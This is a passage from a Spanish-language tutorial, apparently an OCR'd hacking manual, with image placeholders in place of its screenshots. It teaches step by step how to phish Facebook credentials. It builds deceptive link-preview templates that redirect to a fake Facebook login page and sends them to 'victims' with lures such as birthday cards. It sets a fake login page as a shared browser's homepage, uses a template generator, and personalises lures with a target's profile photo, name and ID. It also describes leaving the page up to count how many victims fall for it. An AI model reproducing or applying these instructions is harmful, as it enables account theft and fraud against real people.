


Imagen 2.3.5. Muestra la estructura de una plantilla.

Reuniendo todo esta situación lo único que estamos haciendo es montar una plantilla. Viendo la imagen en la cual al final en la línea 20 nos re-dirigirá al scam (página falsa). Así cuando mandemos el enlace a la víctima ella podrá ver la descripción del contenido supuesto línea 8. El título del contenido línea 6. Línea 18 la imagen en miniatura o vista normal que se mostrará. Y el autor la línea 11.

- Usando un poco nuestra imaginación la modificaremos con el contenido de nuestro agrado o mejor dicho de nuestra víctima y ahora lo guardamos con el nombre que sea o dentro de una carpeta en nuestro hosting:




Imagen 2.3.6. Muestra la plantilla llamada podcast2.html

- Ahora a copiar la ruta y dársela a nuestra víctima o víctimas donde se muestran los metadatos de la plantilla, los cuales muestran una breve descripción del contenido a ver, que sería una oferta o algo atractivo para la víctima.




Imagen 2.3.7. Muestra cómo se comparte el link a una víctima.

-

Una vez entrando al enlace la víctima podrá visualizar el contenido, antes de ello pedirá al usuario iniciar sesión en Facebook para poder ver el contenido de nuestra postal. Aquí es donde se hace referencia a un scam de Facebook, el cual lo podemos hacer siguiendo los pasos de "*creando un scam*", si así lo gustas hay un apartado de materiales digitales con este diseño ya elaborado.




Imagen 2.3.8. Muestra el contenido que verá la victima una vez entrando al enlace.

- Y una vez completada la acción la redirigirá a esta página que se ha puesto por default dentro del código guarda.php donde re-direcciona al sitio de interés, en este caso se ha modificado para que re-direccione al contenido de la supuesta postal, porque el mensaje decía algo de una postal de cumpleaños tal y como se ve:

Imagen 2.3.9. Muestra el contenido final que se esperaba por parte de la plantilla.

PHKV

Con esto podremos adquirir cuentas ya sea por chat o incrustando en las páginas o grupos.

Podremos hacerlo y dejarlo montado un tiempo para ver cuántas víctimas han caído en nuestra página web.

Obteniendo contraseñas localmente

- Una de las formas que se nos pueden ocurrir para obtener contraseñas de Facebook es mediante poner como página de inicio de nuestro navegador. Ejemplo de la página falsa de Facebook en Chrome y Firefox. Esto es un ejemplo práctico y sencillo ya que muchas veces a pesar de que tengamos una computadora personal no significa que la lleguemos a prestar o dejarla al alcance de todos con el fin de que caigan en una página falsa montada por nosotros u ocupar algún otro método para logras así conseguir algo en específico.




Imagen 2.4.0. Muestra la modificación de página de inicio en Chrome




Imagen 2.4.1. Muestra la modificación de página de inicio en Firefox.

Generador de plantillas.

Tal y como vimos en Spoofing Facebook al mandar la plantilla para disfrazar el scam (página falsa) pudimos observar que es bastante código y generarlo nos llevaría valiosos minutos y tendríamos que buscar una forma más eficiente de obtener nuestra plantilla.

Una forma muy eficaz es a través de una aplicación en la cual nos pedirá solo llenar los campos que nos pide y generarla, con la intención de subirla a nuestro hosting y esté disponible en todo momento.

Imagen 2.4.2. Muestra la interfaz de un generador automatizado.

- Ingresamos los parámetros que se nos indican, el contenido se mostrará acorde a la imagen de muestra del mensaje falso.

Título: Ejemplo de cómo se verá en la descripción en letras grandes.

Descripción: Descripción breve del contenido de nuestra plantilla, algo interesante.

Url Imagen: Pondremos la dirección de una imagen que encontremos en Google.

Url Scam: La dirección de nuestra página falsa para obtener sus credenciales (usuario y contraseña).

- Y en seguida se le dará en guardar y escogemos la ruta, no es necesario poner la extensión **.html** ya que se genera automáticamente:




Imagen 2.4.3. Guarda la plantilla.

- Ahora solo queda subirlo a nuestro servidor para poder visualizarlo y hacer uso del mismo con las víctimas. Como subirlo a un hosting, ver capitulo *"Subir scam a un servidor Web" o "Spoofing Facebook"*.
-

  Recuerden este paso solo es para mostrar un mensaje falso previsualizando el contenido engañoso que solo redirigirá al scam (página falsa) a nuestras víctimas.




Imagen 2.4.4. Muestra el scam.

Nótese que en la parte amarilla se puede editar el contenido con una leyenda así:

"*Este contenido solo es para usuarios Facebook necesitamos rectificar que lo sea usando sus credenciales, recuerde que sus datos son confidenciales y uso exclusivo de ofertas y aplicaciones Facebook 2016 inc.* "

Nota: Para compartirla debes subir la plantilla a un host y compartir la **url** exacta de la plantilla ejemplo:

http://www.mihost_o_subdominio.net/plantilla.html

Generador de plantillas personalizado.

Esta es una versión mejorada y personalizada ya que se muestra un ejemplo práctico de como dirigir el ataque aún más exacto y vistoso para las víctimas.

- Abrimos el archivo generador de Plantillas con SCAM personalizado.

Nota: La prueba será en servidor local, esto es para mejor comodidad y entendimiento si quieren pueden montarlo en un host que será lo mismo.




Imagen 2.4.5. Muestra la página principal del generador.

- Una vez en ejecución iremos paso a paso.
- Foto del perfil, aquí iremos al perfil de la víctima y guardaremos la imagen en un **archivo jpg** de preferencia en ese formato:

Imagen 2.4.6. Muestra como guardar la imagen del perfil.

- Una vez guardada la imagen la vamos a meter en la ruta de **imgx** que está dentro de nuestro *scam*, cual es el *scam*, está ubicado dentro de la carpeta **f_b** donde está la página falsa, solo funciona con este *scam* que vendrá en el apartado de contenidos y herramientas ya que está configurado para ser editado al gusto (personalizable):




Imagen 2.4.7. Muestra donde guardar las imágenes de los perfiles.

- Ahora ubicando la carpeta meteremos nuestra imagen que guardamos (imagen del perfil).Como podemos ver la guarde con el nombre de monster en **formato jpg**.




Imagen 2.4.8. Muestra la imagen guardada dentro de la carpeta **imgx**.

- Ahora se llenará el primer campo del formulario. Solo pondremos la ruta y nombre de la imagen:




Imagen 2.4.9. Muestra la ruta donde se guardó la imagen.

- Vamos al perfil a recabar información.

Imagen 2.4.2. Muestra la interfaz de un generador automatizado.

- Nombre Brian Apellido Wesker "ok aunque no sean sus datos originales pero si para el perfil, no me imagino que lo hayan bautizado con ese apellido :v ". Insertamos los datos.

Imagen 2.5.1. Llenado del script.

- Vamos llenando poco a poco los formularios y nos encontraremos con el ID que lo podremos encontrar de 2 formas distintas. Ejemplo para ver el primer caso.

Imagen 2.5.2. Muestra el ID en el caso número 1.

- Bueno ahora ya que tenemos su id tenemos que detenernos un poco ya que hay otras cuentas de Facebook (víctimas) que tiene su ID de otra forma un ejemplo sería el siguiente:




Imagen 2.5.3. Muestra el ID en el caso número 2.

